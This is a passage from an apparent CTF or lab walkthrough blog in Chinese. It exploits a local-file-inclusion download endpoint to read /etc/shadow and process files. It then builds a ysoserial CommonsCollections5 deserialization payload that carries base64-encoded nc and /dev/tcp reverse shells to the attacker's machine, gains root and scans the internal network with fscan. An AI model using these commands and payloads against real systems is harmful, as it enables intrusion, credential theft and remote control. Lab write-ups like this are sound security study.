/etc/group              [Status: 200, Size: 697, Words: 1, Lines: 49, Duration: 67ms]
/etc/modules            [Status: 200, Size: 15, Words: 1, Lines: 3, Duration: 73ms]
/etc/os-release         [Status: 200, Size: 162, Words: 4, Lines: 7, Duration: 73ms]
/etc/sysctl.conf        [Status: 200, Size: 53, Words: 8, Lines: 2, Duration: 99ms]
/proc/devices           [Status: 200, Size: 515, Words: 90, Lines: 56, Duration: 23ms]
/proc/self/stat         [Status: 200, Size: 311, Words: 52, Lines: 2, Duration: 69ms]
/proc/net/udp           [Status: 200, Size: 128, Words: 36, Lines: 2, Duration: 129ms]
/proc/self/mounts       [Status: 200, Size: 1918, Words: 116, Lines: 24, Duration: 69ms]
/proc/self/fd/0         [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 179ms]
/proc/self/status       [Status: 200, Size: 1142, Words: 99, Lines: 60, Duration: 106ms]
/proc/net/tcp           [Status: 200, Size: 6600, Words: 2167, Lines: 45, Duration: 300ms]
/proc/self/environ      [Status: 200, Size: 433, Words: 1, Lines: 1, Duration: 350ms]
/proc/self/cmdline      [Status: 200, Size: 40, Words: 1, Lines: 1, Duration: 448ms]
/proc/self/fd/6         [Status: 200, Size: 375889, Words: 1062, Lines: 1404, Duration: 174ms]
/proc/self/fd/13        [Status: 500, Size: 180, Words: 10, Lines: 1, Duration: 996ms]
/proc/self/fd/14        [Status: 500, Size: 180, Words: 10, Lines: 1, Duration: 1008ms]
尝试写一个脚本进行提取相关系统消息,直接 AI 大法,可以自己写但没必要(狗头保命.jpg),但是运行以后好看是好看了,但是有奇奇怪怪的错误,咱们简单处理一下吧:
1
2
3
4
5
6
# ffuf -u http://$IP:8080/download?file=FUZZ -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -H "Cookie:auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI=" > temp
# awk '{ print $1 }' temp > temp1
# mkdir result; cd $_
# while read -r path; do touch $(basename "$path"); done < ../temp1
# cd ..
while read -r path; do curl -s "http://192.168.64.4:8080/download?file=$path" -H 'Cookie:auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI=' > basename $path; done < ../temp1
发现总是失败,看了一下,发现被前面有转义字符:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
pwn@ubuntu:~/temp/yulian/result$ cat -A ../temp1
^M^[[2K/etc/passwd$
^M^[[2K/etc/shadow$
^M^[[2K/etc/hosts$
^M^[[2K/etc/motd$
^M^[[2K/etc/mtab$
^M^[[2K/etc/issue$
^M^[[2K/etc/resolv.conf$
^M^[[2K/etc/fstab$
^M^[[2K/etc/profile$
^M^[[2K/etc/inittab$
^M^[[2K/proc/filesystems$
^M^[[2K/proc/modules$
-------------
复制粘贴到另一个文件内,重新执行脚本:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
pwn@ubuntu:~/temp/yulian/result$ ls -la temp1
-rw-rw-r-- 1 pwn pwn 752 Jan 17 06:25 temp1
pwn@ubuntu:~/temp/yulian/result$ cat -A temp1
/etc/passwd$
/etc/shadow$
/etc/hosts$
/etc/motd$
/etc/mtab$
/etc/issue$
/etc/resolv.conf$
/etc/fstab$
/etc/profile$
/etc/inittab$
/proc/filesystems$
先删除一些没必要查看的文件,比如/proc/self/fd,执行脚本,发现得到了目标内容!!!!
1
while read -r path; do curl -s "http://192.168.64.4:8080/download?file=$path" -H 'Cookie:auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI=' > $(basename $path); done < ../temp1
ai写的脚本也可以运行:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
#!/bin/bash

# 配置参数(根据实际情况修改)
IP="192.168.64.4"
PORT="8080"
COOKIE="auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI="

# 检查必要工具
if ! command -v curl &> /dev/null; then
    echo "错误: 需要安装 curl 工具"
    exit 1
fi

# 读取文件路径列表(确保 temp1 文件存在)
if [ ! -f temp1 ]; then
    echo "错误: 文件 temp1 不存在,请先提取文件路径"
    exit 1
fi

# 开始处理
echo -e "\n\033[1;34m===== 开始提取文件内容(美化输出) =====\033[0m\n"

while IFS= read -r file_path; do
    # 跳过空行
    [ -z "$file_path" ] && continue

    # 构造安全的 URL (自动处理特殊字符)
    url="http://$IP:$PORT/download"
    echo -e "\033[1;32m[+] 正在获取: \033[0m$file_path"

    # 使用 curl 获取内容 (自动 URL 编码)
    response=$(curl -s -G -H "Cookie: $COOKIE" --data-urlencode "file=$file_path" "$url")
    exit_code=$?

    # 检查请求状态
    if [ $exit_code -ne 0 ]; then
        echo -e "\033[1;31m[!] 请求失败 (状态: $exit_code)\033[0m"
        echo -e "========================================\n"
        continue
    fi

    # 检查内容大小 (避免过大文件)
    size=$(echo -n "$response" | wc -c)
    echo -e "\033[1;36m[+] 文件大小: $size 字节\033[0m"

    # 美化输出 (添加分隔线和文件名)
    echo -e "\n\033[1;33m===== 文件内容: $file_path =====\033[0m"
    echo -e "$response"
    echo -e "\033[1;33m========================================\033[0m\n"

done < temp1

echo -e "\n\033[1;34m===== 所有文件提取完成! =====\033[0m"
确实美一点诶,嘿嘿,查看文件内容,发现:
1
2
3
4
5
6
7
pwn@ubuntu:~/temp/yulian$ cat temp_result | grep -A 3 /proc/self/cmdline
[+] 正在获取: /proc/self/cmdline
[+] 文件大小: 37 字节

===== 文件内容: /proc/self/cmdline =====
java-jarjavaserver-0.0.1-SNAPSHOT.jar
========================================
是一个 java 服务器:


可能大概是一样的吧?尝试下载这个文件:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
pwn@ubuntu:~/temp/yulian$ cat temp_result | grep java
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/lib/jvm/java-1.8-openjdk/jre/bin:/usr/lib/jvm/java-1.8-openjdk/binHOSTNAME=3debe9b825c8LANG=C.UTF-8JAVA_HOME=/usr/lib/jvm/java-1.8-openjdkJAVA_VERSION=8u212JAVA_ALPINE_VERSION=8.212.04-r0HOME=/rootLD_LIBRARY_PATH=/usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/server:/usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64:/usr/lib/jvm/java-1.8-openjdk/jre/../lib/amd64
Name:	java
java-jarjavaserver-0.0.1-SNAPSHOT.jar
1 (java) S 0 1 1 0 -1 4194560 385249 0 75 0 125278 97271 0 0 20 0 47 0 4064 2063429632 45923 18446744073709551615 93865608224768 93865608225298 140729829223344 0 0 0 0 0 16800975 0 0 0 17 0 0 0 0 0 0 93865608236416 93865608237064 93866196692992 140729829223924 140729829223964 140729829223964 140729829224397 0
pwn@ubuntu:~/temp/yulian$ curl -s "http://192.168.64.4:8080/download?file=javaserver-0.0.1-SNAPSHOT.jar" -H 'Cookie:auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI=' > javaserver.jar
pwn@ubuntu:~/temp/yulian$ file javaserver.jar
javaserver.jar: Java archive data (JAR)
pwn@ubuntu:~/temp/yulian$ ls -la
total 17060
drwxrwxr-x 3 pwn pwn     4096 Jan 17 08:26 .
drwxrwxr-x 3 pwn pwn     4096 Jan 10 07:54 ..
-rwxrwxr-x 1 pwn pwn     1630 Jan 17 06:37 ai.sh
-rwxrwxr-x 1 pwn pwn    16032 Jan 10 08:22 a.out
-rw-rw-r-- 1 pwn pwn 17372377 Jan 17 08:26 javaserver.jar
-rw-rw-r-- 1 pwn pwn      278 Jan 10 08:21 knock.c
drwxrwxr-x 2 pwn pwn     4096 Jan 17 06:39 result
-rw-rw-r-- 1 pwn pwn     4738 Jan 17 05:30 temp
-rw-rw-r-- 1 pwn pwn      555 Jan 17 06:41 temp1
-rw-rw-r-- 1 pwn pwn    43331 Jan 17 06:45 temp_result
发现下载下来了,右键添加为库,看一下啥情况:


接下来我就无能为力了,我看似乎需要进行代码审计,因为有一个反序列化漏洞。。。。。
https://book.hacktricks.wiki/zh/pentesting-web/deserialization/index.html?highlight=java#java—http
https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet#genson-json

注意到commons-collections是一个常被利用的库,然后看师傅们的blog发现使用的是cc5,尝试使用ysoserial进行利用:
1
2
3
4
5
# sudo apt install openjdk-8-jdk
# echo 'nc -e /bin/bash 192.168.64.3' | base64
# bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNjQuMwo=
pwn@ubuntu:~/temp/yulian$ java -jar ../../tools/ysoserial-all.jar CommonsCollections5 "bash -c {echo,bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNjQuMwo=}|{base64,-d}|{bash,-i}" > payload.bin
curl -s "http://192.168.64.4:8080/deserialize" -H 'Cookie:auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI=' -X POST --data-binary @payload.bin
但是似乎无效,尝试使用别的办法进行测试:
1
2
3
4
# echo '/bin/bash -i >& /dev/tcp/192.168.64.3/1234 0>&1' | base64
# L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNjQuMy8xMjM0IDA+JjEK
java -jar ../../tools/ysoserial-all.jar CommonsCollections5 "bash -c {echo,L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNjQuMy8xMjM0IDA+JjEK}|{base64,-d}|{bash,-i}" > payload.bin
curl -s "http://192.168.64.4:8080/deserialize" -H 'Cookie:auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI=' -H "Content-Type: application/octet-stream" -X POST --data-binary @payload.bin

这里回传用到的是一个叫penelope的开源项目,是在Pepster师傅的blog看到的,正好用来替代不再维护的pwncat-cs!
提权
信息搜集
1
2
3
4
5
bash-4.4# whoami;id;echo $SHELL
whoami;id;echo $SHELL
root
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/bin/ash
稳定shell。。。。。
1
2
3
4
5
6
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
Ctrl + Z
stty raw -echo; fg
# stty size
stty rows 38 columns 116
但是发现没有python环境诶,可能是一个容器,看一下其他信息,上传fscan进行信息收集:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
# terminal1
pwn@ubuntu:~/temp$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
192.168.64.4 - - [18/Jan/2026 05:29:54] "GET /fscan HTTP/1.1" 200 -
# terminal2
bash-4.4# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
6: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.3/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
bash-4.4# pwd
pwd
/tmp
bash-4.4# wget http://192.168.64.3:8888/fscan
wget http://192.168.64.3:8888/fscan
Connecting to 192.168.64.3:8888 (192.168.64.3:8888)
fscan                100% |********************************| 6933k  0:00:00 ETA

bash-4.4# chmod +x fscan
chmod +x fscan
bash-4.4# ./fscan -h 172.17.0.3/16
./fscan -h 172.17.0.3/16

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
(icmp) Target 172.17.0.1      is alive
(icmp) Target 172.17.0.2      is alive
(icmp) Target 172.17.0.3      is alive
[*] LiveTop 172.17.0.0/16    段存活数量为: 3
[*] LiveTop 172.17.0.0/24    段存活数量为: 3
[*] Icmp alive hosts len is: 3
172.17.0.2:22 open
172.17.0.1:22 open
172.17.0.2:80 open
172.17.0.1:80 open
172.17.0.1:8080 open
172.17.0.3:8080 open
[*] alive ports len is: 6
start vulscan
[*] WebTitle http://172.17.0.1         code:200 len:6047   title:Linux Terminal Simulator
[*] WebTitle http://172.17.0.2         code:200 len:3038   title:Introduction to Brute Force Attacks
[*] WebTitle http://172.17.0.3:8080    code:302 len:0      title:None 跳转url: http://172.17.0.3:8080/login.html
[*] WebTitle http://172.17.0.1:8080    code:302 len:0      title:None 跳转url: http://172.17.0.1:8080/login.html
[*] WebTitle http://172.17.0.3:8080/login.html code:200 len:2270   title:Login
[*] WebTitle http://172.17.0.1:8080/login.html code:200 len:2270   title:Login
已完成 6/6
发现有一个爆破环境,看一下是个啥情况:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
bash-4.4# curl -s http://172.17.0.2
curl -s http://172.17.0.2
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>Introduction to Brute Force Attacks</title>
<style>
body {
font-family: "Microsoft YaHei", sans-serif;
background: #f5f7fa;
color: #333;
margin: 0;
padding: 0;
}
header {
background-color: #2c3e50;
color: white;
padding: 20px;
text-align: center;
}
main {
max-width: 800px;
margin: 30px auto;
padding: 20px;
background: white;
box-shadow: 0 0 10px rgba(0,0,0,0.1);
border-radius: 8px;
}
h2 {
color: #2c3e50;
border-bottom: 2px solid #ecf0f1;
padding-bottom: 5px;
}
ul {
margin-left: 20px;
}
code {
background: #ecf0f1;
padding: 2px 5px;
border-radius: 4px;
}
footer {
text-align: center;
padding: 15px;
color: #888;
font-size: 14px;
}
</style>
</head>
<body>
<header>
<h1>Introduction to Brute Force Attacks</h1>
</header>
<main>
<h2>What is a Brute Force Attack?</h2>
<p>A brute force attack is a method of trial and error used to crack passwords or encryption keys by systematically trying every possible combination until the correct one is found.</p>
<h2>Common Types of Brute Force Attacks</h2>
<ul>
<li><strong>Pure Brute Force</strong>: Trying every combination from <code>aaaa</code> to <code>zzzz</code>.</li>
<li><strong>Dictionary Attack</strong>: Using a list of common passwords to guess the correct one.</li>
<li><strong>Hybrid Attack</strong>: Combining dictionary words with common variations (e.g., adding 123, changing letter cases, etc.).</li>
</ul>
<h2>Characteristics of Brute Force Attacks</h2>
<ul>
<li>Does not rely on software vulnerabilities, only on guess attempts.</li>
<li>Time-consuming, complexity increases exponentially with password length and character set.</li>
<li>Can be automated using tools such as Python scripts, Hydra, John the Ripper, etc.</li>
</ul>
<h2>Defense Against Brute Force Attacks</h2>
<ul>
<li>Implement <strong>account lockout</strong> policies, such as locking the account after 5 failed attempts.</li>
<li>Use <strong>CAPTCHA</strong> to block automated scripts.</li>
<li>Limit <strong>login rate</strong>, for example, allow only 3 attempts every 5 minutes.</li>
<li>Enforce <strong>strong passwords</strong> (long and complex).</li>
<li>Monitor login activity and detect abnormal login attempts.</li>
</ul>
<h2>Legal Use and Warning</h2>
<p>Brute force techniques can be used for penetration testing and security audits, but unauthorized use is illegal. Always follow applicable laws and regulations.</p>
</main>
<!--500-worst-passwords-->
<footer>
© 2025 Cybersecurity Learning Page | For educational use only
</footer>
</body>
</html>
爆破ssh
本地渲染一下看看:

看来不用进行端口转发了,尝试看一下源代码里的注视关键字:
